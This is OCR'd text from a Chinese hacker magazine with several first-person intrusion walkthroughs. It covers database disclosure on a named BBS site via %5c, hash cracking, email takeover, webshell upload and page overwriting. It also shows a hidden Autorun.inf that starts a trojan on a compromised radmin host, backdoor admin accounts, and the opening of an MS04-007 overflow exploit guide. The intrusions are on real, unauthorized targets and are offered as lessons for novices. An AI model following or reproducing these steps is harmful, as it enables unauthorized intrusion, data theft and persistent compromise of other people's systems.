毕竟也是个黑客站点啊，想这么容易的入侵对方，哪有这么轻巧呀。还好，在对方的网站上找到了bbs，bbs是目前最容易出问题的了，特别是asp的bbs程序，更何况对方使用的还是bbsxp的论坛……希望很大哟！先来看看暴库漏洞是否存在！随便进入一个页面，把第二个斜杠换为"%5c"（最经典的暴库方式了），**http://dj2008.net/hack/bbs%5cShowForum.asp?forumid=5**，如图3。

Microsoft JET Database Engine 错误 '80004005'

找不到文件 'D:\www\dj2008.net7c7cfhlyg5\hack\database\1 # 2@.mdb'。

/hack/bbs/setup.asp，行4




图 3

成功的暴出了数据库，看来不久的将来；这个黑客站点就可以搞定了。兴奋之中，把数据库下载下来，准备爆破。把数据库的md5挂在肉鸡上狂跑，半个多小时后，我晕，竟然没有破解到？！看来，有点难度呀。管理员不是白痴啊，没有设置过于简单的密码，其实早该想到的，只是想碰碰运气而已。既然此路不通，只有另想他法了。高级入侵法——社会工程学，呵呵，吓吓你们的，其实还是来撞撞运气了，在数据库的clubconfig这个表段，我看到了一些有用的东西，就是管理员的邮箱地址和他的邮箱密码，如图4。

登录邮箱，果然登录成功了，不知道为什么管理员会犯这样低级的错误，先来看看有没有重要的信息，遗憾的没有得到多少重要的资料，但是bbsxp有个取回密码的功能，应该是通过邮箱的，但是还要知道管理员的出生年月日才可以取回密码。于是我立刻查找他的相关资料，结果还是一无所获，看到他还有另外的个人主页，才知道，这位站长还不过15岁，真是"自古高手出少年啊"！

想来想去，我就想到了旁注（为什么一开始我不考虑旁注呢？因为一般的黑客站点，服务器都会被他设置的比较安全。另外，一般的旁注漏洞也都会被补上）。我检测了一下服务器上的另外一个站点，如图5。




图 4




图 5

呵呵，这个也没有漏洞。不过，站点很多，最后还是被我给找到了一个有漏洞的站点。也许是因为这个站点新开的吧，所以那位管理员还没来的及检查。是个UPFILE_SOFT.ASP漏洞哦，用工具上传，立刻得到了一个webshell，看来希望来啦。我又上传了一个防杀的海阳2006，但是所有的目录却都无法访问，CMD也用不了，难道他的服务器的安全设置做到了这种地步？希望好渺茫呀，连浏览那几个常见的every-one权限的目录都不可以！正准备闪人的时候，突然想到了前面我们暴出了数据库的时候，不是连他的物理路径都已经知道了么？那么我们用我们的小马，直接写入一个大马到目标网站，可不可以呢？！想到不如做到，开始测试，写一个木马到database目录下，竟然显示“save success”，兴奋之中，立刻去访问。谁知道竟然出现的是——页面不存在，连续试验了好几个目录，都不行，哎！我的心情又跌入了谷底，走人吧。正准备走人的时候，脑海中突然闪过一丝灵感，会不会不允许新建文件，但是却可以修改文件呢（因为我以前得到shell的时候，有过这样的经验，新建一个文件不可以，却可以修改原有文件的内容）？！找个原有的页面继续来测试，一开始由于心太急了，我竟然用它的首页index.asp测试，不过测试成功了。就在这一刻，我有点儿后悔了，别人的首页阿，给我改了，那怎么办啊？万一站长没有备份岂不是很糟糕！我重新找了个另外的页面换成了shell，这次我使用的是bbs的help.asp来写入shell，如图6。




图 6

哈哈，终于成功了！先看看他有没有相关的首页备份，那样的话就可以恢复过来了，我找到了一个index2.htm，看了一下代码，好像是哦，来访问看一看，如图7。



图 7

果然不错，我用这个文件重新替换掉对方的index.asp，现在对方的首页就完全正常了。本来想进一步看看，能否渗透到服务器，可是权限实在是设置的太严格了，所有的目录都不可以访问，就连c:\winnt、c:\program等目录都浏览不到，cmd也执行不了，基本上无法入手，看来，服务器的安全还是做得不错的，就是出了点小小的失误，引用前辈们的一句话，没有攻不破的电脑，没有取不到的权限，呵呵。

本次入侵重点只是在于一些思路的分析，在入侵的时候千万不要轻易放弃，积累经验也是很重要的。

虽然这个站点被我成功入侵了，但是他的安全的确做得不错。而且这个黑客站点的站长，竟然只有15岁，呵呵。不得不让我们佩服啊！看来我们中国的网络界，有希望了！

（文章中涉及到的工具辅臣数据库浏览器、海阳木马2006已经收录于光盘中）


一波三折的入侵

飘

学习黑客技术才短短一年，但看看硬盘里的黑客工具已经有近1GB了，这还要感谢X档案，每期光盘都提供好多非常好的工具。要不然像我这种使用电话线上网的菜菜真难以想像下载软件要浪费多少时间和金钱。本文是我的一次入侵总结，适合菜鸟学习。

1.天赐良鸡

周末在家上网，忽然有一种想找只肉鸡的冲动，但我只是个菜鸟，不会入侵网站再提升权限，只能拿出4899空口令扫描器填个IP段扫描，虽然可能性很小，但我还是抱着一丝希望试了试。才过10多分钟，一看结果令人吃惊，有11台空口令的（感谢上帝，这年头还有空口令肉鸡，实在是太幸运了！）。连上以后发现基本都是游戏一族的个人电脑（这种状况真是令人担忧），ADSL上网IP是动态的，利用价值不大。唯有一台让我动了心，如图1，硬盘还不到5GB，里面只有系统文件、驱动程序和GHOST（镜像工具，地球人都知道！），估计是一台服务器。


图 1

2.一波三折

我用superscan3.0扫描那台肉机，发现有21、80、3389、4899等端口。访问网站发现只有“网站建设中”一页，连接3389证实是WIN2000SERVER版。先上传木马再说，于是将配置好的4899自解压木马上传到肉鸡的C盘，然后准备telnet让它运行，谁知竟然发生了意外，如图2，这次要求输入密码了。看来是有人捷足先登或者是被管理员发现了。




图 2

幸好文件管理窗口还没有关闭，我拿来一大叠的X档案开始找解决方法，经过分析后决定用Autorun文件，先在本地C盘新建一个Autorun.inf文件，内容如下：

```
[Autorun]
open=c:\muma.exe（木马的路径）
```

保存后将属性设为隐藏，上传到肉鸡的C盘，只要有人双击C盘盘符木马就会自动运行了，我设置的端口和密码就会生效，以防万一，我又在本地新建了一个快捷方式指向木马程序，上传到肉鸡的启动目录下。呵呵，这下我看你往哪儿跑。一看时间已经12:30了，马上关机睡觉。

第二天用设置好的端口连接，输入密码后成功了。先建个管理员帐户，不是开了3389吗，今天终于可以体验一下3389的快感了。谁知意外再次发生，如图3，超出了最大允许连接数，好在我曾经看过突破3389服务器最大连接数的动画，急忙找来回顾一次，原来只要在CMD下运行“logoff 1”即可，再一次用3389登录，OK，如图4。打开任务管理器，发现还有一个用户名为“XXX$”的在肉鸡上，估计也是个入侵者，所谓先入为主，说不定木配置的服务端还是他给传上的，我可是个知恩图报的人，就与他共享一台算了。到处转了一圈，发现内网还有近100台Win2000的机子，共享的大多是游戏，看来是网吧的服务器，太好了，以后扫描用它作跳板既快速又安全。原以为文章可以到此为止了，但意外第三次发生……




图 3




图 4


第三天我又从3389登录，竟然说用户名或密码错误，telnet后知道帐户被删了，可恶，一定是那个“XXX$”干的（因为我的帐户后也加了“$”，如果是真正的管理员不会把他的帐户留下而只删了我的），一山不容二虎，他先不仁就别怪我不义。重建帐户后我从3389登录，删了他的帐户，但我还不放心，也许他也留下后门了，于是从网上下载杀毒软件（当然不是诺顿，要为自己的4899木马着想），安装后将整个硬盘查杀一次，发现病毒有10多种，好可怜的肉鸡，幸好遇上了我，今天来个“大屠杀”，到此文章基本上可以结束了，肉鸡已经成功地搞定了。

3.总结

这次入侵成功主要是一开始运气好，不然就不会有本文了，但我要告诉大家的是扎实的基础是最重要的，希望像我一样的小菜鸟平时多多看书学习（尤其是X档案），积累知识，不要当时认为不要紧的就忽略了，等到有用时又急急忙忙去找，正所谓有备才能无患！

（文章中涉及到的4899空口令扫描器、superscan3.0已经收录于当期光盘中）

Windows ASN.1 远程溢出漏洞实战



sagi

Abstract Syntax Notation 1（ASN.1）是IT行业中许多应用程序和设备所使用的一种数据标准，可以使用它来标准化和理解各种平台中的数据。2004年2月，微软公布了其操作系统中ASN.1库所存在的一个非常严重的安全漏洞（MS 04-007），该漏洞是由微软ASN.1库中未经检查的缓冲区引起的，攻击者成功的利用该漏洞，可以在远程电脑上以系统权限执行任意代码。

随后在网上也公布了一个拒绝服务攻击程序，但是真正的远程溢出程序却迟迟未见踪影。因此，该漏洞并未引起人们的注意，直到一年后的今日，远程溢出程序才被公布在了网上。好了，下边我就为大家详细的介绍一下该程序的使用。

网上公布出来的溢出程序虽然是perl编写的，但是只能直接使用在UNIX/Linux以及CYGWIN环境下，在Windows环境下直接使用会出错，为了照顾我们广大的菜菜鸟，我简单的将程序转换成了在Windows下可以直接运行的exe文件。好了，先来看看该程序的详细使用说明，如图1。

